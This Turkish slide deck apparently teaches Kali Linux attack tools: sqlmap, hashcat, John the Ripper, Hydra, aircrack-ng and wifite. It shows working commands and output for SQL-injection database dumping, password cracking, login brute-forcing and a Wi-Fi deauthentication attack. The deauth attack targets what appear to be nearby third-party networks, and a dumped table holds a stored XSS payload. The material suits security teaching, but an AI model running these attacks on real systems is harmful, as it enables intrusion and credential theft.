


# W3af

- Atak profillerinden full-audit kullanarak gerçekleştirilen tarama örneği aşağıdaki gibidir.



Tarama anındaki  
gerçekleştirilen  
eylemleri görüntüler.



Bulunan  
bilgi ve  
zayıfetler

http trafiği bu  
pencereden  
izlenebilir.

# Sqlmap

- Komut satırından **sqlmap** yazarak çalıştırılabilir.
- Ana Sayfa = <http://sqlmap.org/>
- sqlmap, veri tabanları üzerinden SQL injection açıklarını otomatik olarak bulup, istismar etmeye yarayan bir araçtır.
- Penetration testerler tarafından fazlaca kullanılmaktadır.
- Mevcut olan tüm veri tabanlarını ve SQL ataklarını desteklemektedir. (MySQL, Oracle, PostgreSQL, Microsoft SQL Server vb.)
- Open source bir projedir.

# Sqlmap

- sqlmap --help ile seçenekler görüntülenebilir.

- **Target (Hedef)** :

- Bu seçeneklerden biri, kaynağın hedefe ulaşabilmesi için set edilmelidir.

- u, --url (URL) : Hedefin url adresi
  - l LOGFILE : Burp veya Webscraper günlüklerinden hedefi araştır.
  - g googledork : Google dork prosesinden dönen urleri kullan.

- **Request (İstek)**

- Hedef url'e nasıl bağlanacağının belirlenmesi için bu seçenekler kullanılır.

- data = DATA : Veri dizisi POST aracılığı ile gönderilir. (manuel)
  - cookie=cookie : Belirtilen HTTP Cookie başlığı gönder.
  - proxy = PROXY: Hedef url e bağlanırken belirtlilen HTTP Proxy' i kullan.
  - auth-type = ... : HTTP kimlik doğrulama tipi (Basic, Digest veya NTLM)
  - user-agent = ... : Belirlilen HTTP User - Agent i kullan.

# Sqlmap

- sqlmap --help ile seçenekler görüntülenebilir.

- **Injection (Enjeksiyon)** :

- Bu seçenekler test için hangi parametrelerin seçileceğini belirtir.

- p testparameter : Test edilebilir parametreler gir.
    - dbms= DBMS : Belirtilen veri tabanı yönetim sistemi için değerleri kullan.
    - os = OS : Belirtilen DBMS işletim sistemi için bu değeri zorla.
    - invalid-bignum : Geçersiz değerler için büyük numaraları kullan.

- **Detection (Tespit)**

- Bu seçenekler tespit fazını özelleştirmek için kullanılır.

- level = LEVEL: Test performansının seviyesini belirler. (1-5, default 1)
    - risk = RISK : Gerçekleştirilen testin riski (0-3, default 1)
    - string STRIN : Sorgu doğru olarak değerlendirildiği zaman stringi eşleştir.
    - technique = ... : Test için SQL injection tekniği (default “BEUSTQ”)

# Sqlmap

- sqlmap --help ile seçenekler görüntülenebilir.
  - **Enumeration (Bilgi Dökümü) :**

Veri tabanı yönetimi, tabloların içerdiği veri ve yapıları hakkında bilgi dökümü toplar. Ayrıca hazırladığınız SQL ifadelerini çalıştırabilirsiniz.

- a, -all : Tüm bilgileri al.
- b, --banner : DBMS banner bilgisini al.
- users : DBMS kullanıcı bilgileri al.
- passwords : Kullanıcı şifre haslerini al.
- dbs : DBMS veri tabanlarını bul ve getir.
- dump : Tüm DBMS veri tabanı tablolarının girdilerini getir.

## - **Operating system access (İşletim Sistemi erişimi)**

Bu seçenekler DBMS altından işletim sistemine sizildiğiında kullanılır.

- os-shell : İşletim sisteminden shell istemi
- priv-esc : Veri tabanı prosesi için kullanıcı yetki yükselmesi.

# Sqlmap

- sqlmap --help ile seçenekler görüntülenebilir.

- **General (Genel) :**

- Bu seçenekler bazı genel çalışma parametrelerini ayarlamak için vardır.

- batch : Asla kullanıcı girdisi sorma, varsayılan davranışları kullan.

- b, --banner : DBMS banner bilgisini al.

- update : sqlmap i güncelleştir.

- forms : Hedef url üzerinde uygulanacak test formları ve ayıristiriciler.

- save : INI konfigrasyon dosyası için seçenekelri kaydet.

- tor : Tor ağını kullanma.

- **Miscellaneous ( Diğer Özellikler )**

- dependencies : sqlmap gerekliliklerini kontrol et.

- beep : SQL injwction bulunduktan sonra beep sesi çıkar.

- wizard : Yeni başlayanlar için arayüz sihirbazi.

PS : Tüm bu özellikler sqlmapın çok kullanılan özellikleridir. Tümü için --help.

# Sqlmap

- Aşağıdaki sqlmap uygulama örneği mevcuttur.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 04:46:43

[04:46:43] [INFO] resuming back-end DBMS 'mysql'
[04:46:44] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
[04:46:44] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[04:46:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[04:46:44] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 04:46:44
root@kali:~#
```

Bulunan veri tabanları.

- Yukarıdaki örnekte --dbs parametresi ile mevcut veri tabanları istenmiştir ve başarıyla alınmıştır.

# Sqlmap

- Acuart veri tabanının tabloları isteniyor.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --table
```

Acuart veri tabanına ait bulunan tablolar.



KALI LINUX  
The quieter you become, the more you are able to hear.

```
File Edit View Search Terminal Help
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: cat=1 AND SLEEP(5)

[04:56:08] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[04:56:08] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts |
| categ |
| featured|
| guestbook|
| pictures |
| products |
| users |
+-----+
[04:56:08] [INFO] fetched data logged to text files under '/usr/share/sqlmap/data'
[*] shutting down at 04:56:08
root@kali:~#
```

- Görüldüğü gibi veri tabanında olan tüm tablolar görüntüleniyor.

# Sqlmap

- Acuart veri tabanı users tablosu kolonları.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

```
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[05:42:45] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext
| cart | varchar(100)
| cc | varchar(100)
| email | varchar(100)
| name | varchar(100)
| pass | varchar(100)
| phone | varchar(100)
| uname | varchar(100)
+-----+-----+
```

**KALI LINUX**

The quieter you become, the more you are able to hear.

- Görüldüğü gibi users tablosunun kolonları ve tutulan verilerin tipleri görüntülenmiştir.

# Sqlmap

- Mevcut kolonların bilgisi aşağıdaki komuta çekilir.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -T users -U test --dump
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
laws. Developers assume no liability and are not responsible for any misuse or damage caused by
this program.

[*] starting at 06:47:22

[06:47:22] [INFO] resuming back-end DBMS 'mysql'
[06:47:22] [INFO] testing connection to the target URL
```

Database: acuart

Table: users

[2 entries]

| cc    | name                                                                             | cart                             | pass | uname | phone | email | address |
|-------|----------------------------------------------------------------------------------|----------------------------------|------|-------|-------|-------|---------|
| vcode | "><script>alert(/VIP/);location.href="http://wooyun.org/whitehats/VIP";</script> | 9c64d94218c830eb18f3b0e45ed879f5 | test | test  | vcode | d     | <blank> |
| vcode | "><script>alert(/VIP/);location.href="http://wooyun.org/whitehats/VIP";</script> | 9c64d94218c830eb18f3b0e45ed879f5 | test | test  | vcode | d     | <blank> |

- Yukarıda da görüldüğü gibi tüm tablo içeriği ekrana bastırılmıştır.

# Hashcat

- Hashcat farklı araç ve GUI' ler olmak üzere birden çok yazılım olarak mevcuttur. Bunlar; Hashcat, Hashcat-gui, oclHashcat-lite ve oclHashcat-plus.
- Tek bir çatı altında birleşmemelerinin sebebi farklı alanlarda özelleşmeleri ve farklı algoritmalarla ihtiyaç duymalardır.
- Hashcat birçok opensource yazılım için salt cracking, 20 farklı algoritmaya göre cracking işlemi yapabilmektedir.

# Hashcat

- **Hashcat** : Multithreading ve CPU gücünden yararlanan birçok hash algoritması için crack işlemi yapabilen bir araçtır.
- **oclHashcat-gui**: Hashcat' in multi OS destekli grafik ara yüzü.
- **oclHashcat-lite**: Tek çeşit hash crackleyebilir ve GPU destekli olarak çalışır.
- **oclHashcat-plus**: Eş zamanlı olarak bir çok hash için cracking işlemi yapabilmektedir. wordlist oluşturabilmek ve kullanabilmek için özelleştirilmiştir.

# Hashcat

- GPU (Graphics processing unit) desteği için doğru ekran kartı sürücüsü yüklü olmalıdır. Nvidia ve AMD olabilir. GPU teknolojisi henüz Intel ürünlerini desteklememektedir.
- Gerçekleştirilen testler sonucu AMD' nin Nvidia' dan 3 kat daha hızlı olduğu görülmüştür. Aradaki bu fark AMD' nin mimarisinden dolayı kaynaklanmaktadır.

# Hashcat

- Hashcat farklı atak modlarına sahiptir.

- **straight (0)** = Basit sözlük atağı gerçekleştirir. Sözlük ne kadar iyi ise atakda o kadar başarılıdır.

- **combination (1)** = Verilen sözlükteki kelimelerin kombinasyonu ile atak gerçekleştirir. Mod 0 ve mod 1' in aktif olabilmesi için -r ya da -g parametreleri kullanılmalıdır. (girdi: abc,def,123... & çıktı: abcdef,abc123,defabc...)

- **Toggle-Case (2)** = Verilen sözlükteki kelimelerin büyük harflilerini küçüğe, küçük olanlarını büyüğe çevirir ve oluşan tüm kombinasyonları dener. Sayılara ve özel karakterlere dokunulmaz.(girdi:pass1234 & çıktı:Pass1234,pAss1234...)

- **Brute-force (3)** = Şifre uzunluğu ve kullanılacak karakterler belirlenir. Daha sonra tüm kombinasyonlar tek tek denenir. Uzun şifrelere karşı kullanışlı değildir ve son çare olarak kullanılır. Zaman alıcı bir işlemidir

- **Permutation (4)** = Sözlükten Bir kelime alır ve bu kelimenin permutasyonlarını dener. ( girdi: abc & çıktı: abc, bac, bca ...)


- **Table-Lookup (5)** = Özel bir algoritma kullanarak kelimeleri parçalar ve yeniden generate eder. (girdi:world1 & çıktı: world1,w.rld1,w0rld,word2,w.rld2...)

# Hashcat

- hashcat -h ile yardım ekranı açılabilir.
  - m Hash tipi. Numara olarak belirlenmiştir. Tüm liste menüde mevcuttur.
  - a Atak modunu belirler.
  - o Çıktıları dosyada görüntülemek için kullanılan parametre.
  - r Kural dosyası
  - V Ayrıntılı bilgi

# Hashcat

- Hashcat kullanım örneği:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hashcat -m 1800 -a 0 crackme pass_file.txt
Initializing hashcat v0.44 by atom with 8 threads and 32mb segment-size...
Added hashes from file crackme: 1 (1 salts)
Activating quick-digest mode for single-hash with salt
NOTE: press enter for status-screen
6kw8oFhBT$6M9j3MssnjDp9Iu2ZJfJYamopsCB80V2hKzNfQSUUTqvGSn4rwgnbeU2MAsPwW3a0rfH
b8gig3z30RCLEYnGI0:123456789
All hashes have been recovered
root@kali:~#
```

- Şekilde görüldüğü gibi -m parametresiyle hash tipi verilerek 0 nolu atak kodu ve pass\_file.txt ile şifre elde edilmiş olur.

# John the Ripper

- Komut satırından **john** yazarak çalıştırılır.
- Ana sayfa = <http://www.openwall.com/john/>
- John the Ripper hızlı bir şifre kırma aracıdır. Farklı ortamları desteklemektedir. (windows, UNIX, Linux,DOS vb.) Birincil amacı zayıf UNIX şifrelerini kırmaktır. Her türlü şifreleme algoritmasıyla şifrelenmiş hashleri kırabilir. Çok kuvvetli, hızlı ve basit bir araçtır.

# John the Ripper

- John üç farklı modda çalışmaktadır.
  - **wordlist ile kırma:** Klasik olarak bilinen ataklardır. Wordlistteki kelimeler tek tek denenir.
  - **single mode:** acc şifrelerini, kullanıcı adına yakın, basit şifrelerin kırılmasında kullanılır.
  - **increment mode:** Birçok Brute Force yönteminde olduğu gibi o anda rastgele şifre kombinasyonları üretecek şifreyi kırmaya çalışır. Bir nevi kendi WordList'ini oluşturur. Default olarak 8 haneli bir şifre üretir.

# John the Ripper

- John'da 4 farklı şifre biçimimi vardır.
  - ALPHA : Sadece harfler
  - DIGITS : Sadece rakamlar
  - LANMAN: Harf ve Rakamlar
  - ALL : Bütün Karakterler

# John the Ripper

- john -h yazılarak yardım alınabilir.
  - single single mod.
  - incremental increment mod.
  - wordlist -w wordlist mod.
  - show kırlan şifreleri gösterir.
  - format şifrenin formatı(raw-md5,raw-sha1)
- Kullanım örnekleri

```
john -w:wordlist.txt pass.txt // wordlis.txt yi kullanarak pass.txt deki şifreleri kırar.
```

```
john --single pass.txt // pass.txt içerisindeki şifreleri single modda kır.
```

```
john --incremental:digits pass.txt // digit sayı kümesinden 8 haneli değerler üretir ve pass.txt deki şifreleri çözmeye çalışır.
```

# Hydra


- Komut satırından **hydra** yazarak çalıştırılabilir.
- Ana sayfa = <http://www.thc.org/thc-hydra/>
- Uzak sistemlere gerçekleştirilecek brute-force saldırılar için kullanılan bir araçtır. Yani online ataklar için çok elverişlidir. 30' u aşkın protokol karşısında hızlı olarak sözlük atakları gerçekleştirebilir. Örneğin ftp, http, https, mssql, mysql, pop3, smb, smtp-enum,snmp vb.

# Hydra

- hydra -h yazarak yardım alınabilir.
  - S SSL bağlantısı yapmak için kullanılır.
  - s Port belirlemek için kullanılır.
  - L login name için login dosyası belirtir.
  - P password için password soyası belirtir.
  - e nsr “n” null passwd, “s” girişi geç, “r” ters bağlan
  - o bulunan sonucu dosyaya yazdır.
  - U Servis modüllerinin kullanım detayları
  - w Cevap için bekleme süresi, varsayılan 32s

# Hydra

- mssql servisi için gerçekleştirilen atak örneği;



root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# hydra -v 192.168.1.109 mssql -s 1433 -P pass_file.txt -L pass_file
txt
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes on
y

Hydra (http://www.thc.org/thc-hydra) starting at 2013-09-27 05:25:24
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] 16 tasks, 1 server, 324 login tries (l:18/p:18), ~20 tries per task
[DATA] attacking service mssql on port 1433
[VERBOSE] Resolving addresses ... done
[1433][mssql] host: 192.168.1.109 login: sa password: sa
[STATUS] attack finished for 192.168.1.109 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-09-27 05:25:39
```

- Görüldüğü gibi gerçekleştirilen atak sonucu login name ve şifre bulunmuştur.



# Hydra

- web tabanlı login atağı örneği

-[http://192.168.1.69/w3af;bruteforce/form\\_login/](http://192.168.1.69/w3af;bruteforce/form_login/) adresinin html formu aşağıdaki gibidir.

```
<form name="input" action=" dataReceptor.php " method="post">
Username:
<input type="text" name=" user ">
Password:
<input type="password" name=" pass ">
```

–Bu forma göre komutu şekillendirip atağı başlatıyoruz.

```
- hydra 192.168.1.69 http-form-post "/w3af;bruteforce/form_login/dataReceptor.php:
user=^USER^&pass=^PASS^:Bad login"l users.txt -P pass.txt -t 10 -w 30
[DATA] 5 tasks, 1 servers, 5 login tries (1:5/p:1), ~1 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] attack finished for 192.168.1.69 (waiting for children to finish)
[80] [www-form] host: 192.168.1.69 login: admin password: 1234
```

# Aircrack Araçları

- Aircrack araç seti, wireless ağlarda gerçekleştirilecek olan ataklar ve çeşitli faaliyetler için geliştirilmiş yazılımlar bütünüdür.
- Ana sayfa = <http://www.aircrack-ng.org/>
- İçerisinde airmon-ng, airodump-ng, airoreplay-ng, aircrack-ng, airbase-ng, ve airdecap-ng gibi yazılımları barındırır.
- Tüm bu yazılımlar open source olarak hizmet vermektedirler.

# Aircrack Araçları

- Aircrack araçları ile gerçekleştirilecek ataklar için external bir ağ ara biriminin kullanılması tercih edilir.



- Ayrıca kullanılacak bu donanımın kaliyi veya kullanacağınız işletim sistemini desteklemesi önemlidir.

# Airmon-ng

- Komut satırından airmon-ng yazarak çalıştırılır.
- Bu script kablosuz ağ ara biriminin monitör modunu etkinleştirmek için kullanılır.
- Ana sayfa = <http://www.aircrack-ng.org/doku.php?id=airmon-ng>
- Kullanım şekli aşağıdaki gibidir.

```
airmon-ng <start|stop|check> <interface> [channel or frequency]
```



root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!

-e	PID	Name
	2451	dhclient
	2483	NetworkManager
	16211	wpa_supplicant

Interface Chipset Driver  
wlan0 Realtek RTL8187L rtl8187 - [phy0]  
(monitor mode enabled on mon0)

# Airodump-ng

- Komut satırından **airodump-ng** yazılarak çalıştırılabilir.
- Ana sayfa = <http://www.aircrack-ng.org/doku.php?id=airodump-ng>
- Airodump-ng ham 802.11 paketlerini yakalamak ve bu paketleri gerekiğinde kaydederek aircrack-ng ye vermek için tasarlanan bir araçtır.
- Bilgisayara bağlı bir GPS alıcısı var ise, airmon-ng kullanımda olan access-pointlerin yaydığı paketleri yakalayıp kaydedebilir.



# Airodump-ng

- airomon-ng --help ile seçenekler görüntülenir.
    - write Görüntülenen paketleri kaydet
    - output-format Kaydedilecek dosyanın formatı
    - channel Verilen kanaldaki paketleri yakala
    - bssid Verilen bssid ye göre filtreler.

Kullanımı: # airodump-ng <options> <interface>[,<interface>,...]

```
root@kali:~# airodump-ng --write handshake --output-format cap mon0
CH 12][Elapsed: 8 s][2013-10-01 08:47

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:A2:96:D4 -62 2 0 0 6 54e. WPA2 CCMP PSK Senat
54:E6:FC:AC:07:D4 -65 1 14 0 6 54e. WPA2 CCMP PSK Senat
F8:1A:67:FB:8D:CE -42 11 45 0 11 54e WPA2 CCMP PSK InteR
74:EA:3A:A7:1A:C7 -51 8 0 0 1 54 WPA TKIP PSK KMZ H
18:28:61:1E:65:5B -48 5 5 0 6 54 WPA2 CCMP PSK SEMAN
00:27:19:FD:68:59 -52 5 0 0 1 54 WPA TKIP PSK tinim
18:28:61:A0:59:0D -52 5 0 0 4 54e WPA2 CCMP PSK Ism-A
F4:EC:38:CD:80:9A -57 7 0 0 4 54e. WPA2 CCMP PSK Visit
00:02:CF:D7:42:A5 -58 3 6 0 13 54 WPA TKIP PSK ozbek
74:EA:3A:A2:96:86 -61 2 0 0 6 54e. WPA2 CCMP PSK Senat
```

# Aireplay-ng

- Terminalden aireplay-ng yazılarak çalıştırılabilir.
- Ana sayfa = <http://www.aircrack-ng.org/doku.php?id=aireplay-ng>
- Aireplay-ng paket enjekte etmek için kullanılan bir araçtır. Birincil işlevi WEP ve WPA-PSK anahtarlarını aircrack-ng de kırabilmek için trafik üretmesidir.
- Ayrıca WPA handshake yakalayabilmek, fake authentication veya ARP request enjeksiyonu gibi darklı atak tiplerine de sahiptir.

# Aireplay-ng

- aireplay-ng --help ile seçenekler görüntülenir.

## Filtreleme seçenekleri

- b Access Point MAC Adresi
- d Hedef MAC adresi
- s Kaynak MAC adresi

## Replay seçenekleri

- a Access Point MAC Adresi
- c Hedef MAC adresi
- h Kaynak MAC adresi

## Atak modları

- deauth : 1 tüm istasyonlara bağlantı koparma paketi gönderir.
- fakeauth AP ile sahte bağlantı kurar. WEP crack trafik üretme amacı.
- arpreplay AP ye sürekli olarak arp-request gönderiri ve yanıt alır.

Kullanımı : aireplay-ng <options> <replay interface>



# Aireplay-ng

- c belirtilen hosta deauth atağı yapılarak bağlantısı kesilmiştir.

```
root@kali:~# aireplay-ng --deauth 0 -a F4:EC:38:CD:80:9A -c 88:30:8A:7E:00:67 mon0
09:50:12 Waiting for beacon frame (BSSID: F4:EC:38:CD:80:9A) on channel 4
09:50:13 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [14|63 ACKs]
09:50:13 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [24|61 ACKs]
09:50:14 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [16|63 ACKs]
09:50:15 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [6|61 ACKs]
09:50:15 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [15|64 ACKs]
09:50:16 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [0|60 ACKs]
09:50:16 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [0|65 ACKs]
09:50:17 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [0|66 ACKs]
09:50:17 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [1|64 ACKs]
09:50:18 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [2|63 ACKs]
09:50:19 Sending 64 directed DeAuth. STMAC: [88:30:8A:7E:00:67] [1|65 ACKs]
```

- Aşağıda ataktan önce ve ataktan sonra ağın durumu gösterilmiştir.

Ataktan  
önce

```
CH 4][Elapsed: 1 min][2013-10-01 11:04
 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 F4:EC:38:CD:80:9A -49 0 354 12 0 4 54e. WPA2 CCMP PSK Visitur 2. Kat
 BSSID STATION PWR Rate Lost Frames Probe
 F4:EC:38:CD:80:9A 88:30:8A:7E:00:67 0 0 - 1 643 17010
 F4:EC:38:CD:80:9A 14:74:11:BB:6B:C2 -52 0 -11e 0 4
 F4:EC:38:CD:80:9A 00:0D:A5:AF:0C:64 -51 24e- 1 0 15
```

Ataktan  
sonra

```
CH 4][Elapsed: 16 s][2013-10-01 11:05
 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
 F4:EC:38:CD:80:9A -53 56 73 18 0 4 54e. WPA2 CCMP PSK Visitur 2. Kat
 BSSID STATION PWR Rate Lost Frames Probe
 F4:EC:38:CD:80:9A 00:0D:A5:AF:0C:64 -52 24e- 1 0 19
```

# Aircrack-ng

- Terminalden **aircrack-ng** yazılarak çalıştırılır.
- Ana sayfa = <http://www.aircrack-ng.org/>
- Aircrack-ng WEP ve WPA-PSK anahtarlarını yeterli derecelerde yakalananmiş paketleri kullanarak çözen bir araçtır.
- Aircrack-ng, kablosuz ağlar için bir araç setidir.

# Aircrack-ng

- aircrack-ng --help ile seçenekler görüntülenebilir.
  - w crack için verilecek olan wordlistin yolu
  - a saldırısı modu (1 WEP/ 2 WPA-PSK)
  - I bulunan anahtarı dosyaya yaz
  - J Capture dosyasının hashcatini oluşturur.
  - n WEP anahtar uzunluğu  
(64/128/152/256)
- Kullanımı aşağıdaki gibidir.

```
aircrack-ng [options] <.cap / .ivs file(s)>
```

# Aircrack-ng

- Capture edilmiş WPA-PSK handshake dosyası aircrack-ng aracılığı ile kullanılıp anahtar bulunmuştur.

```
aircrack-ng -w key.txt handshake-01.cap
```



```
[00:00:00] 1 keys tested (1020.67 k/s)

KEY FOUND! [Cisco123]

Master Key : 4C C0 3F 98 91 C4 4B F3 33 51 C2 8F 2B 43 F2 02
 73 19 38 12 C1 8B 1D E6 B9 15 AE 23 36 2D 7F 6A

Transient Key : 80 F5 7F F5 18 F8 E5 41 EA 99 DD 15 3E 12 DB 6A
 61 2A E7 8B A4 3B FB 5E E0 80 AB 20 C9 01 59 1B
 14 25 BE 52 F0 17 83 C6 0A AE DB B7 A0 25 6E 65
 B6 D5 4A DD C9 1D 27 CC 02 05 CC E8 A8 02 35 42

EAPOL HMAC : 69 36 BF 90 43 46 07 20 46 87 26 46 3A 59 A8 26
root@kali:/home#
```

## Wifite

- Komut satırından **wifite** yazılarak direkt olarak çalıştırılır.
- Ana sayfa = <http://code.google.com/p/wifite/>
- WEP, WPA ve WPS ile şifrelenmiş ağlara gerçekleştirilecek olan ataklarda kullanılır.
- Otomatize bir araç olup sadece birkaç parametre alarak görevini yerine getirmektedir.
- Open source bir proje olup, linux tabanlı işletim sistemlerinde kullanılmaktadır.

## Wifite

- wifite --help ile seçenekler görüntülenebilir.
  - wpa      Yalnızca wpa ağları tara.
  - wep      Yalnızca wep ağları tara.
  - wps      Yalnızca wps ağları tara.
  - all      Taranan tüm hedeflere atak yap.
  - c      Taramayı belirtilen kanalda yap.
  - e <essid> Belirtilen essid' ye sahip AP' yi tara.
  - dict      WPA crack için sözlük belirtir.
- Kullanımı: # wifite -wps -wep -c 6

# Wifite

- Taratıldıktan sonra karşımıza aşağıdaki gibi bir ekran çıkacaktır.

```
[0:00:25] scanning wireless networks. 29 targets and 7 clients found
[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

 NUM ESSID CH ENCR POWER WPS? CLIENT
 -- --- -----
 1 InteRAD-HQ 11 WPA2 58db no
 2 SEMANTOURS 6 WPA2 54db no client
 3 Ism-Aksu-Turizm2 4 WPA2 47db wps client
 4 KMZ Holiday & Travel 1 WPA 46db no
 5 Senator_Hotel_Flo... 6 WPA2 44db no
